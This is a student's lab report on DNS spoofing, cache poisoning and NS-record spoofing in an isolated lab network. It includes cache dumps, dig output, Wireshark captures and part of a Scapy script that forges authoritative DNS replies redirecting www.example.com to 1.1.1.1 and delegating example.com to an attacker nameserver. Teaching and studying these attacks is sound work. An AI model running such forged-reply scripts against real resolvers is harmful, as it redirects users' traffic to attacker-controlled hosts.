local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db | grep example
example.com.            777336  NS      a.iana-servers.net.
www.example.com.        604837  CNAME   www.example.com-v4.edgesuite.net.
                                        20250918032414 20250828035748 27290 exam
ple.com.
_.example.com-v4.edgesuite.net. 604718 \-ANY ;-$NXDOMAIN
www.example.com-v4.edgesuite.net. 626138 CNAME a1422.dscr.akamai.net.
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>
```

Explanation:
The Wireshark on the attacker machine shows the spoofed response which is sent to the victim. The IP address mapped to www.example.com is 1.1.1.1 which is seen in the above image. We can see that the spoofed response comes before the legitimate response and hence is displayed as such in the victim machine.

During the first run, the victim's query to www.example.com produced a legitimate response from the real authoritative nameserver, visible in Wireshark and in the local

DNS server's cache. When the attacker launched task1.py, a forged DNS reply with IP 1.1.1.1 was sent and arrived before the genuine response. Because DNS accepts the first valid reply, the victim's system displayed the spoofed IP and the local cache briefly held the fake record. This demonstrates a classic race-condition spoofing attack, where speed lets the attacker override the legitimate answer without altering the server's long-term cache.

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

The above attack targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for www.example.com the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.

Step1: Flush the cache

13) Command: rndc flush
14) Command: rndc dumpdb -cache
15) Command: cat dump.db


local-dns-server-10.9.0.53:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904164613
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904164613
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
```

Step2: Run the program in the attacker terminal and show your spoofed information in the reply.

16)Command: python3 task2.py (on attacker)

17)



18)Command: dig www.example.com (on victim)

seed-attacker:


```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano task2.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task2.py
###[ Ethernet ]###
  dst       = f2:b6:c4:e4:ef:1d
  src       = ee:d6:62:cb:35:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 29271
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xb1a3
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 41133
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
```

```
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = 12
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '9?ど<p2\x08'

.
Sent 1 packets.
^Cseed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>
```

user-10.9.0.5:

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34644
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b5485011be0f045d0100000068c2fe309412d593f87cae65 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1179 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 16:52:00 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
83	2025-09-11 16:5…	192.5.5.241	10.9.0.53	TCP	54	53 → 57031 [ACK] Seq=208413469 Ack=566557564 Win=64240 Len=0
84	2025-09-11 16:5…	192.5.5.241	10.9.0.53	DNS	1231	Standard query response 0xfab9 AAAA b.iana-servers.net NS a.gtld-servers.n…
85	2025-09-11 16:5…	10.9.0.53	192.5.5.241	TCP	54	57031 → 53 [ACK] Seq=566557564 Ack=208414646 Win=63558 Len=0
86	2025-09-11 16:5…	10.9.0.53	192.5.5.241	TCP	54	57031 → 53 [FIN, ACK] Seq=566557564 Ack=208414646 Win=63558 Len=0
87	2025-09-11 16:5…	10.9.0.53	199.43.134.53	DNS	101	Standard query 0x9e71 AAAA b.iana-servers.net OPT
88	2025-09-11 16:5…	192.5.5.241	10.9.0.53	TCP	54	53 → 57031 [ACK] Seq=208414646 Ack=566557565 Win=64239 Len=0
89	2025-09-11 16:5…	199.4.138.53	10.9.0.53	DNS	521	Standard query response 0x3abf AAAA ns.icann.org AAAA 2001:500:89::53 RRSI…
90	2025-09-11 16:5…	192.31.80.30	10.9.0.53	DNS	441	Standard query response 0xc919 A a.icann-servers.net NS ns.icann.org NS c.…
91	2025-09-11 16:5…	10.9.0.53	199.43.134.53	DNS	102	Standard query 0x8ef1 A a.icann-servers.net OPT
92	2025-09-11 16:5…	198.41.0.4	10.9.0.53	DNS	374	Standard query response 0x9247 AAAA a.iana-servers.net NS m.gtld-servers.n…
93	2025-09-11 16:5…	10.9.0.53	198.41.0.4	TCP	74	47473 → 53 [SYN] Seq=2464710408 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval…
94	2025-09-11 16:5…	199.43.133.53	10.9.0.53	DNS	239	Standard query response 0xa0ad A www.example.com CNAME www.example.com-v4.…
95	2025-09-11 16:5…	198.41.0.4	10.9.0.53	TCP	58	53 → 47473 [SYN, ACK] Seq=1321197961 Ack=2464710409 Win=64240 Len=0 MSS=14…
96	2025-09-11 16:5…	10.9.0.53	198.41.0.4	TCP	54	47473 → 53 [ACK] Seq=2464710409 Ack=1321197962 Win=64240 Len=0
97	2025-09-11 16:5…	10.9.0.53	198.41.0.4	DNS	115	Standard query 0xb1fb AAAA a.iana-servers.net OPT
98	2025-09-11 16:5…	198.41.0.4	10.9.0.53	TCP	54	53 → 47473 [ACK] Seq=1321197962 Ack=2464710470 Win=64240 Len=0
99	2025-09-11 16:5…	199.43.134.53	10.9.0.53	DNS	293	Standard query response 0x9e71 AAAA b.iana-servers.net AAAA 2001:500:8d::5…
100	2025-09-11 16:5…	198.41.0.4	10.9.0.53	DNS	1231	Standard query response 0xb1fb AAAA a.iana-servers.net NS m.gtld-servers.n…
101	2025-09-11 16:5…	10.9.0.53	198.41.0.4	TCP	54	47473 → 53 [ACK] Seq=2464710470 Ack=1321199139 Win=63558 Len=0
102	2025-09-11 16:5…	10.9.0.53	198.41.0.4	TCP	54	47473 → 53 [FIN, ACK] Seq=2464710470 Ack=1321199139 Win=63558 Len=0
103	2025-09-11 16:5…	10.9.0.53	199.43.134.53	DNS	101	Standard query 0x56a8 AAAA a.iana-servers.net OPT
104	2025-09-11 16:5…	198.41.0.4	10.9.0.53	TCP	54	53 → 47473 [ACK] Seq=1321199139 Ack=2464710471 Win=64239 Len=0
105	2025-09-11 16:5…	198.41.0.4	10.9.0.53	TCP	54	53 → 47473 [FIN, PSH, ACK] Seq=1321199139 Ack=2464710471 Win=64239 Len=0
106	2025-09-11 16:5…	10.9.0.53	198.41.0.4	TCP	54	47473 → 53 [ACK] Seq=2464710471 Ack=1321199140 Win=63558 Len=0
107	2025-09-11 16:5…	199.43.134.53	10.9.0.53	DNS	293	Standard query response 0x56a8 AAAA a.iana-servers.net AAAA 2001:500:8f::5…
108	2025-09-11 16:5…	f2:b6:c4:e4:ef:1d	ee:d6:62:cb:35:02	ARP	42	Who has 10.9.0.53? Tell 10.9.0.11
109	2025-09-11 16:5…	36:5b:c0:8d:a2:3c	ee:d6:62:cb:35:02	ARP	42	Who has 10.9.0.53? Tell 10.9.0.5
110	2025-09-11 16:5…	ee:d6:62:cb:35:02	f2:b6:c4:e4:ef:1d	ARP	42	10.9.0.53 is at ee:d6:62:cb:35:02
111	2025-09-11 16:5…	ee:d6:62:cb:35:02	36:5b:c0:8d:a2:3c	ARP	42	10.9.0.53 is at ee:d6:62:cb:35:02
112	2025-09-11 16:5…	192.5.5.241	10.9.0.53	TCP	54	53 → 54821 [FIN, PSH, ACK] Seq=2792905517 Ack=2607723136 Win=64239 Len=0
113	2025-09-11 16:5…	10.9.0.53	192.5.5.241	TCP	54	54821 → 53 [ACK] Seq=2607723136 Ack=2792905518 Win=63960 Len=0
114	2025-09-11 16:5…	ee:d6:62:cb:35:02	36:5b:c0:8d:a2:3c	ARP	42	Who has 10.9.0.5? Tell 10.9.0.53
115	2025-09-11 16:5…	36:5b:c0:8d:a2:3c	ee:d6:62:cb:35:02	ARP	42	10.9.0.5 is at 36:5b:c0:8d:a2:3c
116	2025-09-11 16:5…	192.5.5.241	10.9.0.53	TCP	54	53 → 57031 [FIN, PSH, ACK] Seq=208414646 Ack=566557565 Win=64239 Len=0
117	2025-09-11 16:5…	10.9.0.53	192.5.5.241	TCP	54	57031 → 53 [ACK] Seq=566557565 Ack=208414647 Win=63558 Len=0

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-ae5c7111bac6, id 0
▸ Ethernet II, Src: 36:5b:c0:8d:a2:3c (36:5b:c0:8d:a2:3c), Dst: ee:d6:62:cb:35:02 (ee:d6:62:cb:35:02)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 48404, Dst Port: 53
0000  ee d6 62 cb 35 02 36 5b  c0 8d a2 3c 08 00 45 00   ··b·5·6[ ···<··E·
```

br-ae5c7111bac6: <live capture in progress> Packets: 117 · Displayed: 117 (100.0%) Profile: Default

Step3: View the cache

19)Command: rndc dumpdb -cache

20)Command: cat /var/cache/bind/dump.db | grep example

dump.db:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db | grep example
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904165354
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904165354
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
```

Explanation:

The attacker poisoned the local DNS server's cache so that the fake A record for www.example.com (IP 1.1.1.1) was stored. When the victim queried again, the local DNS server replied directly from its cache with the spoofed IP instead of forwarding the request. Wireshark confirmed a forged packet arriving before any legitimate upstream response, and dump.db contained the spoofed record. This shows a persistent cache poisoning attack: only a single spoofed reply was needed, and all future queries were redirected until the cache expired.

Task 3: Spoofing NS Records

In the previous task, our DNS cache poisoning attack only affects one hostname, i.e., www.example.com. If users try to get the IP address of another hostname, such as mail.example.com, we need to launch the attack again. It will be more efficient if we launch one attack that can affect the entire example.com domain.

Step1: Flush the cache

21)Command: rndc flush

22)Command: rndc dumpdb -cache

23)Command: cat dump.db

local-dns-server-10.9.0.53:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904165609
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904165609
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
```

Step2: run the program in the attacker terminal and show your spoofed information in the reply

24)Command: python3 task3.py (on attacker)

25)

```
 GNU nano 4.8                          task3.py
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                  ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=1, arcount=0,
                an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-ae5c7111bac6', filter=f, prn=spoof_dns)

                              [ Wrote 32 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

26)Command: dig www.example.com (on victim)

seed-attacker:


```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano task3.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task3.py
###[ Ethernet ]###
  dst       = f2:b6:c4:e4:ef:1d
  src       = ee:d6:62:cb:35:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 57314
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x4218
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
###[ DNS ]###
           id        = 43847
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
```

```
\qd         \
 |###[ DNS Question Record ]###
 |  qname     = 'www.example.com.'
 |  qtype     = A
 |  qclass    = IN
an        = None
ns        = None
\ar        \
 |###[ DNS OPT Resource Record ]###
 |  rrname    = '.'
 |  type      = OPT
 |  rclass    = 512
 |  extrcode  = 0
 |  version   = 0
 |  z         = D0
 |  rdlen     = 12
 |  \rdata     \
 |   |###[ DNS EDNS0 TLV ]###
 |   |  optcode   = 10
 |   |  optlen    = 8
 |   |  optdata   = 'm\x08bj\\xa5\\xe8\\x9d\\xd7'

.
Sent 1 packets.
^Cseed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>
```

user-10.9.0.5:

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19458
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4e7684a503cbaf460100000068c300222229c108aeabd016 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1263 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:00:18 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
88	2025-09-11 17:0…	10.9.0.53	192.33.4.12	DNS	131	Standard query 0x2848 A b.iana-servers.net OPT
89	2025-09-11 17:0…	192.33.4.12	10.9.0.53	TCP	54	53 → 43125 [ACK] Seq=34432550 Ack=4250822543 Win=64240 Len=0
90	2025-09-11 17:0…	199.43.134.53	10.9.0.53	DNS	219	Standard query response 0x47ba A a.icann-servers.net A 199.43.135.53 RRSIG…
91	2025-09-11 17:0…	192.33.4.12	10.9.0.53	DNS	1265	Standard query response 0x2848 A b.iana-servers.net NS f.gtld-servers.net …
92	2025-09-11 17:0…	10.9.0.53	192.33.4.12	TCP	54	43125 → 53 [ACK] Seq=4250822543 Ack=34433761 Win=63029 Len=0
93	2025-09-11 17:0…	10.9.0.53	192.33.4.12	TCP	54	43125 → 53 [FIN, ACK] Seq=4250822543 Ack=34433761 Win=63029 Len=0
94	2025-09-11 17:0…	10.9.0.53	199.43.135.53	DNS	78	Standard query 0x7fd2 A b.iana-servers.net
95	2025-09-11 17:0…	192.33.4.12	10.9.0.53	TCP	54	53 → 43125 [ACK] Seq=34433761 Ack=4250822544 Win=64239 Len=0
96	2025-09-11 17:0…	199.7.83.42	10.9.0.53	TCP	54	53 → 54057 [FIN, PSH, ACK] Seq=3665397472 Ack=3600555212 Win=64239 Len=0
97	2025-09-11 17:0…	10.9.0.53	199.7.83.42	TCP	54	54057 → 53 [ACK] Seq=3600555212 Ack=3665397473 Win=63742 Len=0
98	2025-09-11 17:0…	192.33.4.12	10.9.0.53	TCP	54	53 → 43125 [FIN, PSH, ACK] Seq=34433761 Ack=4250822544 Win=64239 Len=0
99	2025-09-11 17:0…	10.9.0.53	192.33.4.12	TCP	54	43125 → 53 [ACK] Seq=4250822544 Ack=34433762 Win=63029 Len=0
100	2025-09-11 17:0…	10.9.0.53	192.203.230.10	DNS	95	Standard query 0x2c8e AAAA ns.icann.org OPT
101	2025-09-11 17:0…	192.203.230.10	10.9.0.53	DNS	418	Standard query response 0x2c8e AAAA ns.icann.org DS RRSIG OPT
102	2025-09-11 17:0…	10.9.0.53	192.203.230.10	TCP	74	57179 → 53 [SYN] Seq=248792935 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=…
103	2025-09-11 17:0…	192.203.230.10	10.9.0.53	TCP	58	53 → 57179 [SYN, ACK] Seq=2936064624 Ack=248792936 Win=64240 Len=0 MSS=1460
104	2025-09-11 17:0…	10.9.0.53	192.203.230.10	TCP	54	57179 → 53 [ACK] Seq=248792936 Ack=2936064625 Win=64240 Len=0
105	2025-09-11 17:0…	10.9.0.53	192.203.230.10	DNS	109	Standard query 0xc951 AAAA ns.icann.org OPT
106	2025-09-11 17:0…	192.203.230.10	10.9.0.53	TCP	54	53 → 57179 [ACK] Seq=2936064625 Ack=248792991 Win=64240 Len=0
107	2025-09-11 17:0…	192.203.230.10	10.9.0.53	DNS	834	Standard query response 0xc951 AAAA ns.icann.org NS a0.org.afilias-nst.inf…
108	2025-09-11 17:0…	10.9.0.53	192.203.230.10	TCP	54	57179 → 53 [ACK] Seq=248792991 Ack=2936065405 Win=63960 Len=0
109	2025-09-11 17:0…	10.9.0.53	192.203.230.10	TCP	54	57179 → 53 [FIN, ACK] Seq=248792991 Ack=2936065405 Win=63960 Len=0
110	2025-09-11 17:0…	10.9.0.53	199.43.135.53	DNS	72	Standard query 0xc0bd AAAA ns.icann.org
111	2025-09-11 17:0…	192.203.230.10	10.9.0.53	TCP	54	53 → 57179 [ACK] Seq=2936065405 Ack=248792992 Win=64239 Len=0
112	2025-09-11 17:0…	199.43.135.53	10.9.0.53	DNS	94	Standard query response 0x7fd2 A b.iana-servers.net A 199.43.133.53
113	2025-09-11 17:0…	10.9.0.53	192.12.94.30	DNS	102	Standard query 0xb79d A c.icann-servers.net OPT
114	2025-09-11 17:0…	10.9.0.53	192.12.94.30	DNS	102	Standard query 0x90b8 AAAA a.icann-servers.net OPT
115	2025-09-11 17:0…	10.9.0.53	192.12.94.30	DNS	102	Standard query 0xf9f3 AAAA c.icann-servers.net OPT
116	2025-09-11 17:0…	192.12.94.30	10.9.0.53	DNS	441	Standard query response 0xb79d A c.icann-servers.net NS ns.icann.org NS c.…
117	2025-09-11 17:0…	f2:b6:c4:e4:ef:1d	ee:d6:62:cb:35:02	ARP	42	Who has 10.9.0.53? Tell 10.9.0.11
118	2025-09-11 17:0…	ee:d6:62:cb:35:02	f2:b6:c4:e4:ef:1d	ARP	42	10.9.0.53 is at ee:d6:62:cb:35:02
119	2025-09-11 17:0…	36:5b:c0:8d:a2:3c	ee:d6:62:cb:35:02	ARP	42	Who has 10.9.0.53? Tell 10.9.0.5
120	2025-09-11 17:0…	ee:d6:62:cb:35:02	36:5b:c0:8d:a2:3c	ARP	42	10.9.0.53 is at ee:d6:62:cb:35:02
121	2025-09-11 17:0…	ee:d6:62:cb:35:02	36:5b:c0:8d:a2:3c	ARP	42	Who has 10.9.0.5? Tell 10.9.0.53
122	2025-09-11 17:0…	36:5b:c0:8d:a2:3c	ee:d6:62:cb:35:02	ARP	42	10.9.0.5 is at 36:5b:c0:8d:a2:3c

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-ae5c7111bac6, id 0
▸ Ethernet II, Src: 36:5b:c0:8d:a2:3c (36:5b:c0:8d:a2:3c), Dst: ee:d6:62:cb:35:02 (ee:d6:62:cb:35:02)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
